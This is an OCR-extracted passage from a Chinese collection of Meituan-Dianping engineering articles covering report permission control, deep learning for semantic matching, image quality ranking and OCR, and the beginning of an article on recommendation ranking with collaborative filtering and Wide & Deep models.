1. 使用 UPM 控制报表的可查看权限。公司推荐使用 UPM 来控制权限，不过 UPM 也具有一定的局限性，即只能够判断用户或者组织是否满足某个权限，而不能满足获取部分权限数据的需求，例如某个用户对某个权限只拥有一部分权限，那他就无法提供具体数据。但是 UPM 可以提供是否的权限，所以报表的可查看权限可以使用 UPM 来控制，这样可以节约大量的工作。
2. 使用默认任何人都有权限的机制。通过使用默认有权限的这个机制可以大大减少权限数据。需要鉴权的那些维度和指标采用默认无权限的机制，这样两种方案结合，可以最大限度地减少权限数据。
3. 通过走审批流机制自助申请。通过审批流机制可以让用户走自助申请，大大节约权限数据的维护人力成本。

6. 标准化 UI 组件，自助生成可视化报表

报表上展示数据需要有各种各样的图表，没法为用户只做一个统一的报表，这个时候需要用户能够创建自己想要的报表，这时需要提供一个标准的组件库、布局库和一些常用的模板。用户选择好想要的模板，然后选择布局对报表页面进行布局，接着在每个布局里面填充不同的组件，这样就可以构建一张报表了，也就是我们常说的所见即所得的方式。

大圣魔方就是采用上述的机制提供了一套可视化报表编辑工具。使用它可以快速地创建一个报表，管理人员只需要维护对应的组件、布局和模板就行了。

总结

上述几点就是大圣魔方的一个总纲，其中大部分功能已经实现了，还有一小部分处于开发之中（标准化 UI 组件、自助生成可视化报表）。目前大圣魔方已经上线将近一年了，支持了内部众多业务，后续我们还会在 UI 易用性、星型模型、配置简化、元数据同步等方面做一些提高。

算法与 AI

深度学习在美团点评的应用

文竹　李彪　晓明

前言

近年来，深度学习在语音、图像、自然语言处理等领域取得非常突出的成果，成了最引人注目的技术热点之一。美团点评这两年在深度学习方面也进行了一些探索，其中在自然语言处理领域，我们将深度学习技术应用于文本分析、语义匹配、搜索引擎的排序模型等；在计算机视觉领域，我们将其应用于文字识别、目标检测、图像分类、图像质量排序等。下面我们就以语义匹配、图像质量排序及文字识别这三个应用场景为例，来详细介绍美团点评在深度学习技术及应用方面的经验和方法论。

基于深度学习的语义匹配

语义匹配技术，在信息检索、搜索引擎中有着重要的地位，在结果召回、精准排序等环节发挥着重要作用。

传统意义上讲的语义匹配技术，更加注重文字层面的语义吻合程度，我们暂且称之为语言层的语义匹配；而在美团点评这样典型的 O2O 应用场景下，我们的结果呈现除了和用户表达的语言层语义强相关之外，还和用户意图、用户状态强相关。


用户意图即用户是来干什么的？比如用户在百度上搜索“关内关外”，他的意图可能是想知道关内和关外代表的地理区域范围，“关内”和“关外”被作为两个词进行检索，而在美团上搜索“关内关外”，用户想找的就是“关内关外”这家饭店，“关内关外”被作为一个词来对待。

再说用户状态，一个在北京和另一个在武汉的用户，在百度或淘宝上搜索任何一

个词条，可能得到的结果不会差太多；但是在美团这样与地理位置强相关的场景下就会完全不一样。比如我在武汉搜“黄鹤楼”，用户找的可能是景点门票，而在北京搜索“黄鹤楼”，用户找的很可能是一家饭店。

如何结合语言层信息和用户意图、状态来做语义匹配呢?

我们的思路是在短文本外引入部分 O2O 业务场景特征，融合到所设计的深度学习语义匹配框架中，通过点击 / 下单数据来指引语义匹配模型的优化方向，最终把训练出的点击相关性模型应用到搜索相关业务中。下图是针对美团点评场景设计的点击相似度框架 ClickNet，是比较轻量级的模型，兼顾了效果和性能两方面，能很好地推广到线上应用。



表示层

对 Query 和商家名分别用语义和业务特征表示，其中语义特征是核心，通过 DNN/CNN/RNN/LSTM/GRU 方法得到短文本的整体向量表示，另外会引入业务相关特征，比如用户或商家的相关信息，比如用户和商家距离、商家评价等，最终结合起来往上传。

学习层

通过多层全连接和非线性变化后，预测匹配得分，根据得分和 Label 来调整网络以学习出 Query 和商家名的点击匹配关系。

在该算法框架上要训练效果很好的语义模型，还需要根据场景做模型调优：首先，我们从训练语料做很多优化，比如考虑样本不均衡、样本重要度、位置 Bias 等方面问题。其次，在模型参数调优时，考虑不同的优化算法、网络大小层次、超参数的调整等问题。经过模型训练优化，我们的语义匹配模型已经在美团点评平台搜索、广告、酒店、旅游等召回和排序系统中上线，有效提升了访购率 / 收入 / 点击率等指标。

小结

深度学习应用在语义匹配上，需要针对业务场景设计合适的算法框架，此外，深度学习算法虽然减少了特征工程工作，但模型调优上难度会增加，因此可以从框架设计、业务语料处理、模型参数调优三方面综合起来考虑，实现一个效果和性能兼优的模型。

基于深度学习的图像质量排序

国内外各大互联网公司（比如腾讯、阿里和 Yelp）的线上广告业务都在关注展示什么样的图像能吸引更多点击。在美团点评，商家的首图是由商家或运营人工指定的，如何选择首图才能更好地吸引用户呢？图像质量排序算法目标就是做到自动选择更优质的首图，以吸引用户点击。


传统的图像质量排序方法主要从美学角度进行质量评价，通过颜色统计、主体分

布、构图等来分析图片的美感。但在实际业务场景中，用户对图片质量优劣的判断主观性很强，难以形成统一的评价标准。比如：


1. 有的用户对清晰度或分辨率更敏感；
2. 有的用户对色彩或构图更敏感；
3. 有的用户偏爱有视觉冲击力的内容而非平淡无奇的环境图。

因此我们使用深度学习方法，去挖掘图片的哪些属性会影响用户的判断，以及如何有效融合这些属性对图片进行评价。

我们使用 AlexNet 去提取图片的高层语义描述，学习美感、可记忆度、吸引度、品类等 High Level 特征，并补充人工设计的 Low Level 特征（比如色彩、锐度、对比度、角点）。在获得这些特征后，训练一个浅层神经网络对图像整体打分。该框架（如图 2 所示）的一个特点是联合了深度学习特征与传统特征，既引入高层语义又保留了低层通用描述，既包括全局特征又有局部特征。



对于每个维度图片属性的学习，都需要大量的标签数据来支撑，但完全通过人工标记代价极大，因此我们借鉴了美团点评的图片来源和 POI 标签体系。关于吸引度属性的学习，我们选取了美团 Deal 相册中点击率高的图片（多数是摄影师通过单反相机拍摄）作为正例，而选取 UGC 相册中点击率低的图片（多数是低端手机拍摄）作为负例。关于品类属性的学习，我们将美团一级品类和常见二级品类作为图片标签。基于上述质量排序模型，我们为广告 POI 挑选最合适的优质首图进行展示，起到吸引用户点击，提高业务指标的目的。图 3 给出了基于质量排序的首图优选结果。



基于深度学习的 OCR

为了提升用户体验，O2O 产品对 OCR 技术的需求已渗透到上单、支付、配送和用户评价等环节。OCR 在美团点评业务中主要起着两方面作用。一方面是辅助录入，比如在移动支付环节通过对银行卡卡号的拍照识别，以实现自动绑卡，又如辅助 BD 录入菜单中菜品信息。另一方面是审核校验，比如在商家资质审核环节对商家上传的身份证、营业执照和餐饮许可证等证件照片进行信息提取和核验以确保该商家的合法性，比如机器过滤商家上单和用户评价环节产生的包含违禁词的图片。相比于传

统 OCR 场景（印刷体、扫描文档），美团的 OCR 场景主要是针对手机拍摄的照片进行文字信息提取和识别，考虑到线下用户的多样性，因此主要面临以下挑战：

- 成像复杂：噪声、模糊、光线变化、形变；
- 文字复杂：字体、字号、色彩、磨损、笔画宽度不固定、方向任意；
- 背景复杂：版面缺失，背景干扰。

对于上述挑战，传统的 OCR 解决方案存在着以下不足：

1. 通过版面分析（二值化，连通域分析）来生成文本行，要求版面结构有较强的规则性且前背景可分性强（例如文档图像、车牌），无法处理前背景复杂的随意文字（例如场景文字、菜单、广告文字等）。
2. 通过人工设计边缘方向特征（例如 HOG）来训练字符识别模型，此类单一的特征在字体变化，模糊或背景干扰时泛化能力迅速下降。
3. 过度依赖字符切分的结果，在字符扭曲、粘连、噪声干扰的情况下，切分的错误传播尤其突出。


针对传统 OCR 解决方案的不足，我们尝试基于深度学习的 OCR。

1. 基于 Faster R-CNN 和 FCN 的文字定位


首先，我们根据是否有先验信息将版面划分为受控场景（例如身份证、营业执照、银行卡）和非受控场景（例如菜单、门头图）。

对于受控场景，我们将文字定位转换为对特定关键字目标的检测问题。主要利用 Faster R-CNN 进行检测，如下图所示。为了保证回归框的定位精度同时提升运算速度，我们对原有框架和训练方式进行了微调：

- 考虑到关键字目标的类内变化有限，我们裁剪了 ZF 模型的网络结构，将 5 层卷积减少到 3 层。
- 训练过程中提高正样本的重叠率阈值，并根据业务需求来适配 RPN 层 Anchor 的宽高比。




对于非受控场景，由于文字方向和笔画宽度任意变化，目标检测中回归框的定位粒度不够，我们利用语义分割中常用的全卷积网络（FCN）来进行像素级别的文字 / 背景标注，如下图所示。为了同时保证定位的精度和语义的清晰，我们不仅在最后一层进行反卷积，而且融合了深层 Layer 和浅层 Layer 的反卷积结果




2. 基于序列学习框架的文字识别

为了有效控制字符切分和识别后处理的错误传播效应，实现端到端文字识别的可训练性，我们采用如下图所示的序列学习框架。框架整体分为三层：卷积层，递归层和翻译层。其中卷积层提特征，递归层既学习特征序列中字符特征的先后关系，又学习字符的先后关系，翻译层实现对时间序列分类结果的解码。



由于序列学习框架对训练样本的数量和分布要求较高，我们采用了真实样本 + 合成样本的方式。真实样本以美团点评业务来源（例如菜单、身份证、营业执照）为主，合成样本则考虑了字体、形变、模糊、噪声、背景等因素。基于上述序列学习框架和训练数据，在多种场景的文字识别上都有较大幅度的性能提升，如下图所示。



总结

本文主要以深度学习在自然语言处理、图像处理两个领域的应用为例进行了介绍，但深度学习在美团点评可能发挥的价值远远不限于此。未来，我们将继续在各个场景深入挖掘，比如在智能交互、配送调度、智能运营等，在美团点评产品的智能化道路上贡献一份力量。

作者简介

文竹，美团点评美团平台与酒旅事业群智能技术中心负责人，2010 年从清华硕士毕业后，加入百度，先后从事机器翻译的研发及多个技术团队的管理工作。2015 年 4 月加入美团，负责智能技术中心的管理工作，致力于推动自然语言处理、图像处理、机器学习、用户画像等技术在公司业务上的落地。

李彪，美团点评美团平台及酒旅事业群 NLP 技术负责人，曾就职搜狗、百度。2015 年加入美团点评，致力于 NLP 技术积累和业务的落地，负责的工作包括深度学习平台和模型，文本分析在搜索、广告、推荐等业务上应用，智能客服和交互。

晓明，美团点评平台及酒旅事业群图像技术负责人，曾就职于三星研究院。2015 年加入美团点评，主要致力于图像识别技术的积累和业务落地，作为技术负责人主导了图像机审、首图优选和 OCR 等项目的上线，推进了美团产品的智能化体验和人力成本的节省。

深度学习在美团点评推荐平台排序中的运用

潘晖

美团点评作为国内最大的生活服务平台，业务种类涉及食、住、行、玩、乐等领域，致力于让大家吃得更好，活得更好，有数亿用户以及丰富的用户行为。随着业务的飞速发展，美团点评的用户和商户数在快速增长。在这样的背景下，通过对推荐算法的优化，可以更好的给用户提供感兴趣的内容，帮用户更快速方便的找到所求。我们目标是根据用户的兴趣及行为，向用户推荐感兴趣的内容，打造一个高精准性、高丰富度且让用户感到欣喜的推荐系统。为了达到这个目的，我们在不停的尝试将新的算法、新的技术进引入到现有的框架中。

1. 引言

自 2012 年 ImageNet 大赛技惊四座后，深度学习已经成为近年来机器学习和人工智能领域中关注度最高的技术。在深度学习出现之前，人们借助 SIFT、HOG 等算法提取具有良好区分性的特征，再结合 SVM 等机器学习算法进行图像识别。然而 SIFT 这类算法提取的特征是有局限性的，导致当时比赛的最好结果的错误率也在 26% 以上。卷积神经网络（CNN）的首次亮相就将错误率一下由 26% 降低到 15%，同年微软团队发布的论文中显示，通过深度学习可以将 ImageNet 2012 资料集的错误率降到 4.94%。

随后的几年，深度学习在多个应用领域都取得了令人瞩目的进展，如语音识别、图像识别、自然语言处理等。鉴于深度学习的潜力，各大互联网公司也纷纷投入资源开展科研与运用。因为人们意识到，在大数据时代，更加复杂且强大的深度模型，能深刻揭示海量数据里所承载的复杂而丰富的信息，并对未来或未知事件做更精准的预测。

美团点评作为一直致力于站在科技前沿的互联网公司，也在深度学习方面进行了一些探索，其中在自然语言处理领域，我们将深度学习技术应用于文本分析、语义匹配、搜索引擎的排序模型等；在计算机视觉领域，我们将其应用于文字识别、图像分类、图像质量排序等。本文就是笔者所在团队，在借鉴了 Google 在 2016 年提出的

Wide & Deep Learning 的思想上，基于自身业务的一些特点，在大众点评推荐系统上做出的一些思考和取得的实践经验。

2. 点评推荐系统介绍

与大部分的推荐系统不同，美团点评的场景由于自身业务的多样性，使得我们很难准确捕获用户的兴趣点或用户的实时意图。而且我们推荐的场景也会随着用户兴趣、地点、环境、时间等变化而变化。点评推荐系统主要面临以下几点挑战：

- **业务形态多样性：**除了推荐商户外，我们还根据不同的场景，进行实时判断，从而推出不同形态的业务，如团单、酒店、景点、霸王餐等。
- **用户消费场景多样性：**用户可以选择在家消费：外卖，到店消费：团单、闪惠，或者差旅消费：预定酒店等。

针对上述问题，我们定制了一套完善的推荐系统框架，包括基于机器学习的多选品召回与排序策略，以及从海量大数据的离线计算到高并发在线服务的推荐引擎。推荐系统的策略主要分为召回和排序两个过程，召回主要负责生成推荐的候选集，排序负责将多个算法策略的结果进行个性化排序。

召回层：我们通过用户行为、场景等进行实时判断，通过多个召回策略召回不同候选集。再对召回的候选集进行融合。候选集融合和过滤层有两个功能，一是提高推荐策略的覆盖度和精度；另外还要承担一定的过滤职责，从产品、运营的角度制定一些人工规则，过滤掉不符合条件的 Item。下面是一些我们常用到的召回策略：

- **User-Based 协同过滤：**找出与当前 User X 最相似的 N 个 User，并根据 N 个 User 对某 Item 的打分估计 X 对该 Item 的打分。在相似度算法方面，我们采用了 Jaccard Similarity：

$$sim(x, y) = \frac{r_x \cap r_y}{r_x \cup r_y}$$


r_x，r_y 分别表示用户对Item集合的打分。

- **Model-Based 协同过滤：**用一组隐含因子来联系用户和商品。其中每个用户、每个商品都用一个向量来表示，用户 u 对商品 i 的评价通过计算这两个向量的内积得到。算法的关键在于根据已知的用户对商品的行为数据来估计用户和商品的隐因子向量。
- **Item-Based 协同过滤：**我们先用 word2vec 对每个 Item 取其隐含空间的向量，然后用 Cosine Similarity 计算用户 u 用过的每一个 Item 与未用过 Item i 之间的相似性。最后对 Top N 的结果进行召回。
- **Query-Based：**是根据 Query 中包含的实时信息（如地理位置信息、WiFi 到店、关键词搜索、导航搜索等）对用户的意图进行抽象，从而触发的策略。
- **Location-Based：**移动设备的位置是经常发生变化的，不同的地理位置反映了不同的用户场景，可以在具体的业务中充分利用。在推荐的候选集召回中，我们也会根据用户的实时地理位置、工作地、居住地等地理位置触发相应的策略。

排序层：每类召回策略都会召回一定的结果，这些结果去重后需要统一做排序。点评推荐排序的框架大致可以分为三块：

- **离线计算层：**离线计算层主要包含了算法集合、算法引擎，负责数据的整合、特征的提取、模型的训练、以及线下的评估。
- **近线实时数据流：**主要是对不同的用户流实施订阅、行为预测，并利用各种数据处理工具对原始日志进行清洗，处理成格式化的数据，落地到不同类型的存储系统中，供下游的算法和模型使用。
- **在线实时打分：**根据用户所处的场景，提取出相对应的特征，并利用多种机器学习算法，对多策略召回的结果进行融合和打分重排。

具体的推荐流程图如下：




从整体框架的角度看，当用户每次请求时，系统就会将当前请求的数据写入到日志当中，利用各种数据处理工具对原始日志进行清洗，格式化，落地到不同类型的存储系统中。在训练时，我们利用特征工程，从处理过后的数据集中选出训练、测试样本集，并借此进行线下模型的训练和预估。我们采用多种机器学习算法，并通过线下 AUC、NDCG、Precision 等指标来评估他们的表现。线下模型经过训练和评估后，如果在测试集有比较明显的提高，会将其上线进行线上 AB 测试。同时，我们也有多种维度的报表对模型进行数据上的支持。

3. 深度学习在点评推荐排序系统中应用

对于不同召回策略所产生的候选集，如果只是根据算法的历史效果决定算法产生的 Item 的位置显得有些简单粗暴，同时，在每个算法的内部，不同 Item 的顺序也只是简单的由一个或者几个因素决定，这些排序的方法只能用于第一步的初选过程，最终的排序结果需要借助机器学习的方法，使用相关的排序模型，综合多方面的因素来确定。

3.1 现有排序框架介绍



到目前为止，点评推荐排序系统尝试了多种线性、非线性、混合模型等机器学习方法，如逻辑回归、GBDT、GBDT+LR 等。通过线上实验发现，相较于线性模型，传统的非线性模型如 GBDT，并不一定能在线上 AB 测试环节对 CTR 预估有比较明显的提高。而线性模型如逻辑回归，因为自身非线性表现能力比较弱，无法对真实生活中的非线性场景进行区分，会经常对历史数据中出现过的数据过度记忆。下图就是线性模型根据记忆将一些历史点击过的单子排在前面：

